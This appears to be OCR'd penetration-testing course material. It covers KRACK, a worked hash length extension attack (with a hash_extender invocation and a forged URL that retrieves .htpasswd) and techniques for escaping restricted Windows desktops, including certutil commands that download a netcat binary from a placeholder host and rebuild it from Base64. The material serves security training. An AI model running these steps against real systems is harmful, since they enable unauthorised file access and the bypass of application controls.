Frames transmitted after the four-way handshake use a positively incrementing IV value, starting at 1 and incrementing to 65,535. Prior to 65,535 frames, the two devices complete another four-way handshake to derive a new PTK, allowing them to switch keys without exceeding the 16-bit IV space or repeating IVs.



KRACK Attack Example

In a KRACK attack, the attacker observes the four-way handshake and allows the supplicant to send legitimate data the attacker wishes to decrypt. At some point before the IV space for the current key is exhausted (for example, before 65,535 packets), the attacker replays the previously observed four-way handshake (step 3). Due to a common implementation flaw in many WPA2 supplicants, the client receiving the replayed packet checks to verify the authenticity of the packet, then sets the PTK for use, resetting the IV value to 1 again. Subsequent packets transmitted by the supplicant will have repeating IV values, allowing the attacker to mount an IV reuse attack and decrypt the contents of the packets without PTK knowledge.

In the case of Android devices or other Unix-based systems using the wpa_supplicant client software, the KRACK attack is particularly significant. The wpa_supplicant software removes the PTK from memory immediately after it is set. Receipt of frame 3 in the four-way handshake prompts the wpa_supplicant software to set the key again; this time, the key is always all 0's due to the prior key wipe operation. As a result, an attacker can easily decrypt all traffic on a Wi-Fi network for vulnerable Android devices, a problem that will likely persist for many years.

Hash Length Extension Attack

- Vulnerability for sites with an attacker-controlled value is appended to a secret to generate a hash
  - Attacker can create a valid hash, without knowing the secret value

```
http://victim.tld/download?file=public.pdf&hash=
1b4a8292cdef7c5fb94b6a9ac5ee8d62
```

```
if (MD5("!secret!" . file) != hash) {
    print("ERROR: Incorrect hash! Nice try. Go away.");
} else {
    print("Here is your file.");
    readfile(file);
}
```



Hash Length Extension Attack

Hash length extension (or hash length padding) exploits a Message Integrity Check (MIC) validation flaw. In some web applications, developers will implement their own hash validation function, using a secret and a secondary value as the input to a hashing algorithm such as MD5 or SHA1. Developers believe because the secret value is not known, an attacker cannot supply an alternate secondary value and correct hash.

In the example on this page, a URL to retrieve the file "public.pdf" is shown and reproduced below:

```
http://victim.tld/download?file=public.pdf&hash=
1b4a8292cdef7c5fb94b6a9ac5ee8d62
```

Here the "download" web application accepts two GET parameters: "file" and "hash". The "file" parameter identifies the filename to be retrieved from the application, while "hash" is a hash value that is computed by taking a secret value and appending the filename. In the sample code on this page, the developer checks the input parameters to the script, only returning the content of the requested file when the hash supplied in the GET request matches the calculated hash using the secret and the filename as inputs. Through this mechanism, though an attacker could change the filename to any value he chooses, the hash is invalid and cannot be computed without the secret value (or so the web developer believes). In this section, we'll look at the concept of a hash length extension attack, which circumvents this control.



Hash Algorithm Padding


Before we look at the attack itself, we need to understand the concept of hash algorithm padding. Many popular hashing algorithms (including MD5 and SHA1) leverage a technique known as length padding or Merkle–Damgård strengthening (so named after the authors Ralph Merkle and Ivan Damgård, who developed early works regarding the use of collision-resistant cryptographic hash functions). This length-padding mechanism is applied when an input value is hashed through several steps:

1. The data to be hashed is sent as an input to the hashing algorithm. In this example, the secret value "!secret!" and the filename "public.pdf" are concatenated prior to hashing. The MD5 hashing function processes the input data as "!secret!public.pdf".
2. The hashing algorithm initializes the hash function registers with default starting values. In the case of MD5, four 32-bit words are used to initialize the hashing algorithm: 67452301, EFCDAB89, 98BADCFE, 10325476. Other hashing algorithms will use different initial register values.
3. The hashing algorithm pads the input data to a 64-byte/512-bit block. This behavior also changes depending on the hashing algorithm, but for MD5, the first bit after the input data is set to 1 (0x80 in hex, as shown). The data is then padded to 56 bytes, 8 bytes short of the block length. In the example on this page, there are 37 padding bytes (0x00). The remaining 8 bytes are used to represent the length of the input data. In this case, the input data is 18 bytes, or 144 bits (0x90 bits in hex). When the input data is longer than a single block, the data is handled one 64-byte block at a time until the last block.
4. The hashing function processes the padded input data to form the hash value. In the case of MD5, the output hash is the value of the four registers after processing all the data: `27b6737b, e43c3d6f, e5547223, a79d390d`.
5. The hashing function returns the hash value for the input data, which is simply the concatenation of all the register values: `27b6737be43c3d6fe5547223a79d390d`.

Other hashing functions operate on very similar principles, varying primarily in the length of the output hash, the starting register values, and the technique used to hash the input data. The functionality of padding blocks smaller than the block length remains very similar with minor changes between hashing functions.

Exploiting Hash Length Extension

- Use known valid hash to continue hash calculation
  - Instead of starting with the default registers, use the valid hash to continue the hash function
  - Attacker just picks up hashing where the server left off
- Attacker sends new hash and modified content to server



Attacker adds his new content and calculates the hash, starting from previous valid hash. Opportunity for privilege escalation, directory recursion, command injection, etc.


Exploiting Hash Length Extension

Hash length extension attacks were first popularized by Thai Duong and Juliano Rizzo when describing vulnerabilities in the Flickr API Signature mechanism (https://studylib.net/doc/8711907/flickr-s-api-signature-forgery-vulnerability). In a hash length extension attack, the attacker uses a known valid hash (for example, a "good" file or other token) to continue the hash calculation process. Instead of allowing the server to supply the padding to continue the hash calculation for the legitimate data, the attacker supplies the padding so that the server computes the hash value for the first block of the supplied data. Immediately after the first block (valid token plus the attacker-supplied padding), the attacker supplies the alternate filename/token content.

Many hashing functions, including SHA1 and MD5, take the hash value from the previous block and use it as the starting registers for the next block of data. In a hash length extension attack, the attacker knows the valid hash for the previous block (token plus padding) and reuses the prior hash as the starting point to calculate the next block of a hash. In the next block, the attacker supplies his desired content, picking up where the server hash function left off.

In the example on this page, we have the plaintext content calculated by the server illustrated on the left, consisting of the secret value "!secret!", the known filename token "public.pdf", and the valid MD5 hash. The attacker doesn't know the secret value, but since he knows the valid hash for the content, he can add his own malicious content and calculate the content as the next valid data block, initializing the hash function registers to the known hash value.

The opportunity to exploit the server using hash length extension attacks will differ between applications. In the past, hash length extension attacks have been used to gain escalated privileges on a server, to perform directory recursion attacks, and to perform command injection attacks.



Hash Extender

In order to exploit a hash length extension attack, the attacker needs to identify a valid hash and valid input data, supplying additional data that circumvents the security of the system. In order to append content of the attacker's choosing, the attacker must supply the normally server-calculated padding value (preserving the first block), prior to adding the additional malicious data.

The tool hash_extender, written by Ron Bowes (https://github.com/iagox86/hash_extender), greatly simplifies the process of exploiting hash length extension vulnerabilities. In the example on this slide, the legitimate filename "two.txt" has an associated hash value of `1b4a8292cdef7c5fb94b6a9ac5ee8d62`. Using hash_extender, we specify the original token ("`-d two.txt`") and the hash ("`-s 1b4a8292cdef7c5fb94b6a9ac5ee8d62`"), followed by the additional data we want to supply ("`-a /../../.htpasswd`", in this example). We can also supply the hash function type ("`--format md5`") and the length of the unknown secret ("`-l 6`", in this example). For web-based attacks, the output data is URL-encoded by specifying the "`--out-data-format html`" option, as shown.

The hash_extender tool re-creates the padding for the data block containing the secret value and the data token, and then uses the valid hash and continues the hash calculation with the attacker-supplied data. In the example on this page, we see the new string has the original filename token ("two.txt", encoded as "two%2etxt"), followed by the start-padding marker ("%80", or 0x80), followed by the padding bytes before the length value ("%00h%00%00%00%00%00%00%00" or 0x6800000000000000 in hex).

Using the output of hash_extender, we can produce a new URL against the target system, supplying the hash_extender new string in the "filename" parameter and the new signature in the "hash" parameter:

http://hashdemo.sec660.org/hash.php?filename=two%2etxt%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00h%00%00%00%00%00%00%00%2f%2e%2e%2f%2e%2e%2f%2ehtpasswd&hash=0e93616c88ed0b9735d3d62e2bd4d71a

This demonstration URL shows us how to retrieve the content of files on the filesystem, even when not intended for access by the developer.

Additional information about hash length extension attacks, including a more thorough introduction to the use of the hash_extender attack, is available on Ron Bowes' blog at http://www.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks#.

Challenges with Hash Length Extension Attacks

- What is the hashing algorithm in use?
  - Identify using the valid hash length and guesswork
- What is the length of the secret value?
  - We must guess!

Function	Length
MD4	16 bytes
MD5	16 bytes
SHA	20 bytes
SHA1	20 bytes
SHA256	32 bytes
SHA512	64 bytes
RIPEMD160	20 bytes
WHIRLPOOL	64 bytes

Identify vulnerable servers by looking for data structures where user-influenced data (filename, username, other parameters) is validated by a hash for an integrity check.

Challenges with Hash Length Extension Attacks

The hash length extension attack is useful in penetration testing, but its applicability varies depending on the application design and the ability for the attacker to overcome some challenges associated with the attack:

Identifying the Hashing Algorithm: The attacker must be able to identify which hashing algorithm is in use during the attack. During a penetration test, we may be able to use reconnaissance information available from web application error messages or other public data sources to identify the algorithm in use, but we may also be forced to guess. Potential hash function matches can be identified by examining the length of the hash itself (remembering that ASCII-encoded hashes such as "1e0b2cf09ff031bbef281b07845b29d012e888a0" are really 20 bytes in length despite having 40 characters, since each byte is represented as two ASCII characters) but may only reduce the number of possibilities. The penetration tester must use manual testing and guesswork to identify the correct hashing function. The table on this page includes the output hash length for common hashing functions that are all vulnerable to the hash length extension attack.

Identifying the Secret Length: In order for tools such as hash_extender to identify the correct amount of padding to supply for a block, the length of the secret is required. As a penetration tester, we do not know the secret value, so we have to guess until we are successful at exploiting the web application.

Identification of Vulnerable Servers: There are no easy tricks for identifying a server function vulnerable to hash length extension attacks. The penetration tester must look for user-controlled input data (such as filenames, usernames, user or group identification tokens, SQL statements, and so on) and associated hash values. When the user-controlled input data is changed (either through a URL, POST parameter, cookie, or other content), we want to identify an error message that would indicate a hash integrity check validation error as a potential candidate for a hash length extension attack.

Conclusion

- As a pen tester, do not skip over crypto
- Critical skill building for crypto
  - Stream and block ciphers and modes
  - IV handling for stream and block ciphers
  - Tools for visualizing, assessing randomness
- Identifying and attacking crypto failures

Conclusion

In this module, we wanted to emphasize that as a penetration tester, it is important not to skip over cryptographic implementations. With some essential skill development and a strong understanding of the modes of operation and use models for various encryption algorithms, we can start to evaluate cryptographic systems and identify system weaknesses and vulnerabilities.

We also examined tools for visualizing and assessing the content of data to identify if it is encrypted, comparing the data patterns present in well-encrypted data to random data. In some cases, cryptographic analysis is not necessary when systems employ obfuscation techniques that are more easily bypassed.

Finally, we examined multiple techniques for attacking cryptographic weaknesses, including CBC bit-flipping attacks, oracle padding attacks, stream cipher IV collision attacks, and hash length extension attacks. All these methods allow us to manipulate the cryptographic system to gain escalated system privileges or recover plaintext without resorting to brute-force key search techniques.

LAB: Hash Length Extension Attack

Please work on the lab exercise 2.3: Hash Length Extension Attack.

Please work on the lab exercise 2.3: Hash Length Extension Attack. For this lab exercise you will need your class Slingshot VM.

You will need to be connected to the lab environment for this exercise, so ensure Slingshot is connected the SEC660A VPN.

Course Roadmap

- Network Attacks for Penetration Testers
- **Crypto and Post-Exploitation**
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 2

Crypto for Pen Testers
- Lab: Differentiating Encryption and Obfuscation
- Lab: CBC Bit Flip – Privilege Escalation
- Lab: Hash Length Extension Attack

Escaping Restricted Desktops
- Lab: Kiosk Escape

PowerShell Essentials for Pen Testers
- Lab: Client-Side Exploitation

Escape and Escalation
- Lab: Post Exploitation

Modern Bypasses and Tools

Bootcamp
- Lab: Enterprise DLP Assessment

Appendix A: PowerShell Essentials

Appendix B: Management Tasks with PowerShell

Appendix C: Empire Basics

Course Roadmap

In this section, we explore numerous tools and techniques used to escape protected desktops, which are specifically designed to keep us from escaping.

Objectives

- Our objectives for this module are to understand:
  - Tasks and tools to further penetrate after gaining access
  - Tools and techniques for breaking out of restricted desktops and environments
  - How to gain access to restricted shells, browsers, and other items
  - How to transfer loot and exploits in a restricted environment

Objectives

This module focuses on tasks and tools used in post exploitation. After gaining an initial foothold, the purpose of further penetration depends on discovering new targets and collecting new credentials or valuable data. Often this requires working around or through a defensive control or configuration issue. Perhaps the environment is a job-specific tailored desktop (think Citrix, VNC, or Microsoft RDP) that's limited. Typically, this could be a hidden Start menu, a limited Internet Explorer, or a restriction to only allow applications stored in a certain directory.

These restrictions sometimes completely disable the functionality. Other times, the feature is "hidden" but still available. In this section, we see some tips and tricks on how to identify "escape routes" out of restrictions and how to gain control inside a restricted environment.

Post-Exploitation Goals

- Extend the foothold
  - Gain better access
    - Alternative or better foothold
    - Work around a defense or restriction
  - Escalate to another account
- Broaden the foothold (lateral movement/pivot)
  - Leverage foothold against victim's peers
  - Discover additional targets

Post-Exploitation Goals

Post-exploitation can mean any activity after an initial exploit gains some sort of access. Initial exploitation seldom has the proper access the attacker desires. This foothold of relatively weak access can be used to penetrate further into the victim systems. Post-exploitation usually focuses on escalation to a better privilege of access, but sometimes can be more of a lateral movement or even de-escalation to the proper (but less privileged) access.

In a group of machines, this could mean leveraging the currently exploited account on another system where the account has different privileges. It almost always includes pilfering of any nondefault content, such as local data files or third-party provided applications. A group of machines will either have shared infrastructure, like synchronized accounts on a shared server, or manually synchronized accounts. By leveraging the current position to discover new vulnerable targets, the attacker can gain value out of any access gained.

Restricted Desktops

- Group Policy Objects (GPOs)
  - Restrict Windows components
  - Hide system objects and files
  - Thousands of system settings
    - Can prevent access to Windows settings
    - Can allow/deny any applications
- Windows Defender Application Control
  - Unrestricted: Determined by the access rights of the user (default setting)
  - Disallowed: Software will not run, regardless of the access rights of the user

Restricted Desktops

Group Policy Objects (GPOs) are amazing. They provide incredibly granular controls over thousands of Windows settings and can be enforced on machines, domains, or any organizational units (OUs). These Administrative Templates increase in number and power as each OS and Service Pack is released.

Windows Components:

- Internet Explorer, Windows Explorer, Microsoft Management Console, Task Scheduler, Terminal Services...
- Desktop, including Start menu and taskbar
- Control Panel
- Network and Shared folders
- Other System Properties

Software Restriction Policies (SRPs) are defined under the Security Settings section within the Group Policy Editor. The purpose of an SRP is to control the applications that can be run on the system. This can help the administrator to prevent end users from executing binaries downloaded from the internet or transferred by using a portable medium such as a USB stick.

Two security levels are available:

- **Unrestricted**: Software access rights are determined by the access rights of the user (default in Windows 2003 or lower)
- **Disallowed**: Software will not run, regardless of the access rights of the user

Windows Defender Application Control (WDAC)

- Previously known as AppLocker
- Previously known as Software Restriction Policy (SRP)
- Enhancement added along the way
- Basic Allow/Deny based on:
  - Certificate: Software publisher certificate signing the file
  - Hash: A cryptographic fingerprint of the file
  - Zone: From which "zone" the file was downloaded
  - Path: Location where the file is stored

Windows Defender Application Control (WDAC)

Four types of rules currently exist:

- **Certificate**: Software publisher certificate has been used to digitally sign the file.
- **Hash**: A cryptographic fingerprint of the file is used.
- **Zone**: From which IE zone the file was downloaded.
- **Path**: Location where the file is stored.

The policy rules are evaluated in combination with the configured security level (Unrestricted/Disallowed) and can typically be set on two values:

- **Unrestricted**: If the application falls into the scope of the rule, execution is allowed.
- **Disallowed**: If the application falls into the scope of the rule, execution is not allowed.

Example: A system is configured with the default security level Unrestricted. We create a new Hash rule for the mspaint.exe application (located in the C:\Windows directory to "Disallowed." A fingerprint of the mspaint.exe application is stored for later usage. When the end user now tries to start up the Microsoft Paint utility, the Windows OS evaluates the default security level and all the SRP rules and notices that the fingerprint of the executed application matches one of the rules that is set on Disallowed. Execution of the application fails regardless of the permission of the end user on this application. (MS Paint is normally executable by anyone.) See http://technet.microsoft.com/en-us/library/cc507878.aspx for more SRP information.

WDAC

- Only for Windows 7 or above
- Deny/Allow rules either user or group specific
- Supports "audit mode only"
- Policy rules are based on:
  - Publisher: Software publisher certificate used to digitally sign the executable file
  - Hash: A cryptographic fingerprint of the file
  - Path: The path where the file is stored

WDAC

AppLocker was introduced in Windows Server 2008 R2 and Windows 7 as the new version of Software Restriction Policies. It allows you to create rules to allow or deny applications from running based on the properties of files and to specify which users or groups can run those applications. This has further been re-branded as Windows Defender Application Control (WDAC). Policy rules removed the option for the Zone.Identifier alternative data stream known as "the mark-of-the-web".

Using AppLocker and now WDAC, you can:

- Control the following types of applications: Executable files (.exe and .com), scripts (.js, .ps1, .vbs, .cmd, and .bat), Windows Installer files (.mst, .msi, and .msp), DLL files (.dll and .ocx), and packaged apps and packaged app installers (.appx).
- Define rules based on file attributes derived from the digital signature, including the publisher, product name, filename, and file version. For example, you can create rules based on the publisher attribute that is persistent through updates or you can create rules for a specific version of a file.
- Assign a rule to a security group or an individual user.
- Create exceptions to rules. For example, you can create a rule that allows all Windows processes to run except Registry Editor (Regedit.exe).
- Use audit-only mode to deploy the policy and understand its impact before enforcing it.
- Import and export rules. The import and export rules affect the entire policy. For example, if you export a policy, all the rules from all the rule collections are exported, including the enforcement settings for the rule collections. If you import a policy, all criteria in the existing policy are overwritten.
- Streamline creating and managing AppLocker rules by using Windows PowerShell cmdlets.

Source: http://technet.microsoft.com/en-us/library/ee424367.aspx

Other "Restrictions"

- "vApp" style obfuscation:
  - Running application in a VM and hiding the desktop
  - Citrix, VMware, and Microsoft have vApp products
- Third-party software:
  - Replace the Windows shell explorer
    - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell = "Custom.exe"
  - Adjust the GPO + SRP and GPO + other registry settings
  - Popular examples
    - Ivanti Workspace Control, Secure Desktop & SiteKiosk

Other "Restrictions"

Sometimes, the security is implemented by removing or replacing the desktop, shell, or explorer. Several companies depend on hiding the desktop to provide a virtual application (vApp). Enough of the real OS is hidden but still there, ready to be manipulated.

Third-party software abounds for restricting desktops, usually by replacing explorer.exe:


- Ivanti Workspace Control – https://www.ivanti.com/products/workspace-control
- Secure Desktop – https://www.visualautomation.com/securedesktop/index.html
- SiteKiosk – http://www.sitekiosk.com/

These products typically replace the Windows Shell Explorer completely to have full control over the system. This is done by pointing the SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell registry key to their specific application under the Hive Key Local Machine (HKLM) or Hive Key Current User (HKCU). By doing this, they can trap calls to Sticky Keys (pressing Shift five times in Windows), CTRL-ALT-DEL, F1, and so on.

Bypassing these remotely is difficult unless you find application vulnerabilities that allow you to execute custom code. You may find a way to edit the registry by rebooting using live CD, local admin rights, and so on. You can restore the Windows Shell Explorer key to the default Windows value (explorer.exe), and this could re-enable features that help work around restrictions (right-clicking, file browsing, etc.).

How Much is Virtual?

- Microsoft's RemoteApp is just a special RDP connection
  - Escape the RemoteApp gains a foothold remotely
  - An illusion, not necessarily Virtualization Based Security
- Other technologies aren't as isolated as expected
  - Shared Kernel Memory
  - Shared Kernel Version
  - Shared File System
  - Shared Networking
- VMs/Containers/etc.



How Much is Virtual?

Microsoft's RemoteApp is truly just an RDP connection, designed for a specifically published application, not an entire desktop. There is still a machine on the other side, often a VM but not necessarily. Since that process runs remotely, it's often possible to break out of the application on the remote side and end up on the system of a hosted application. Some third-party vendors depend on installed client software to enforce or hide a fully capable application or general-purpose desktop.

Depending on how comprehensively the hosting system is virtualized and isolated, it may be quite easy to escape the process in memory, or even manipulate a shared file system. Anytime there is an efficiency choice that prefers usability over isolation security, it is at risk of manipulation.

Containers, for example, are designed to isolate environments so an application has enough isolation to reliably do its job. Containers are less resource intensive than an entire VM because they could share the same kernel, as well as at least some portion of the filesystem. A chroot'ed application is too often called a jail (an inaccurate term if it's created with the chroot system call). The chroot mechanism is simply a convenient way to tell a process to pretend it has limits. At any time, that process can choose to ignore the fake file system path boundary and access the entire filesystem. A proper BSD style jail would do better at isolating the memory of a protected process, as well as the region of the filesystem needed.

This image shows a typical Hypervisor style VM model compared to a container environment that shares the kernel and filesystem with other containers.

Image source: https://www.electronicdesign.com/technologies/dev-tools/article/21801722/whats-the-difference-between-containers-and-virtual-machines

Windows 10 Kiosk Mode

- Windows now has Kiosk mode
- Single Application Mode
  - Replaces explorer.exe desktop with application shell
  - Prevents child processes
  - Possible with configuration dialog in Windows
- Multiple Application Mode
  - Tile configurations for customized menu
  - Less restrictive--generally easier to manipulate
  - Must use a Provisioning Package (PPKG) to be effective

Windows 10 Kiosk Mode

Windows has added a "Kiosk Mode" feature as of October 2018. Since the initial release, Microsoft has continued adding features to both extend existing features and make the single application mode easier to configure. In single-app configuration, the Windows OS is restricted to one process that does not allow additional windows beyond the "desktop application" configured by administrators. This will create a new user account with relatively limited privileges and replace explorer.exe as the desktop primarily. This mode will not allow for applications that fork a second process. Such applications must use the multiple-application mode. You can configure single-app mode from Windows' native configuration interface.

Multiple-application kiosk mode is intended to have a navigation utility as the primary application, such as a menu like the Windows native start menu with tiles. Since it does not restrict secondary processes or application windows in this mode, it is slightly more commonly used and naturally easier to escape. The allowed application list takes the form of an XML file that can be deployed with a Provisioning Package (PPKG). Building a PPKG can be done with Microsoft's Configuration Designer (part of the Assessment and Deployment Kit, also known as ADK).

To best secure an application running on Windows 10 as a kiosk, administrators should still use Security Policy (either Local or Group Policy), WDAC (AppLocker) policy, and a PPKG for system configuration.

Escaping Restricted Desktops

- First, focus on gaining better basic access
  - Command shell for execution and output
    - PowerShell
    - CMD
  - Notepad
    - Write ASCII to filesystem
    - Download files via HTTP
  - Internet Browser
    - Better HTTP file transfers
    - Internet Proxy settings

Escaping Restricted Desktops

In the next slides, we see simple but effective techniques to execute three applications always installed on any Windows systems:

- The good-old command prompt cmd.exe, which gives us command-line control over the operating system. If you have the required privileges, you can use a built-in command to edit the registry (reg.exe), to modify network or firewall settings (netsh firewall) and do much more. In addition, powershell.exe or the legacy command.com could also be used.
- Notepad has a lot of the Windows standard dialogs (Open, Save, Print, Help) that allow us to browse the filesystem with a nice GUI. In addition, we can use the Save functionality to write files to the filesystem.
- Most of the browsers also have the Windows common dialogs, but they usually allow us to communicate with systems on the internet. If a standard browser is too restricted, try for a media player such as the built-in Windows Media Player (wmplayer.exe), which is usually not hardened in the same way.

There are many other built-in Windows tools that can serve a purpose during an attack. Based on our experience, these three tools are most frequently used. Most of the techniques on the next slides work when Group Policy Objects are configured that are NOT Software Restriction Policies.

Building Binary Files Natively

- Base64-encode the binary file outside

```
$raw = Get-Content -Path c:\nc.exe -Encoding Byte
$b64 = [System.Convert]::ToBase64String($raw)
$begin= "-----BEGIN CERTIFICATE-----"
$end =  "-----END CERTIFICATE-----"
"$begin$b64$end" | Out-File c:\nc.txt
```

- Download via Notepad; certutil to write

```
certutil.exe -decode nc.txt nc.exe
```

- Better yet, use certutil's cache feature to download, first!

```
certutil.exe -urlcache -split -f "http://SITE/nc.crt" nc.txt
```


Building Binary Files Natively

With all these techniques, there may be some peculiar restriction or simply a broken command preventing your escape. If the binary transfer with Microsoft Paint isn't working for you, there are still alternatives. The old debug.exe program that is still bundled with 32-bit versions of Windows can import text to write to binary files. We can also use Base64 encoding to save our binary data outside the restricted environment, format it as a certificate, and use the native certutil.exe command to write out the binary file again.

Outside the restricted desktop, encode the binary into Base64 using PowerShell:

```
$raw = Get-Content -Path c:\nc.exe -Encoding Byte
$b64 = [System.Convert]::ToBase64String($raw)
$begin= "-----BEGIN CERTIFICATE-----"
$end =  "-----END CERTIFICATE-----"
"$begin$b64$end" | Out-File c:\nc.txt
```

Back in the restricted desktop, copy/paste the text or use Notepad's File-Open-URL feature we just covered to transfer and save the text file. Then use certutil.exe to write the bytes back to a binary file:

```
certutil.exe -decode nc.txt nc.exe
```

Microsoft's certutil.exe utility can also download by itself! Using the "-urlcache" option, you can convince certutil.exe to save a file for you:

```
certutil.exe -urlcache -split -f "http://SITE/nc.crt" nc.txt
```

Using Alternative Payloads

- Protections typically enforced on EXEs, not DLLs, scripts, or macros

```
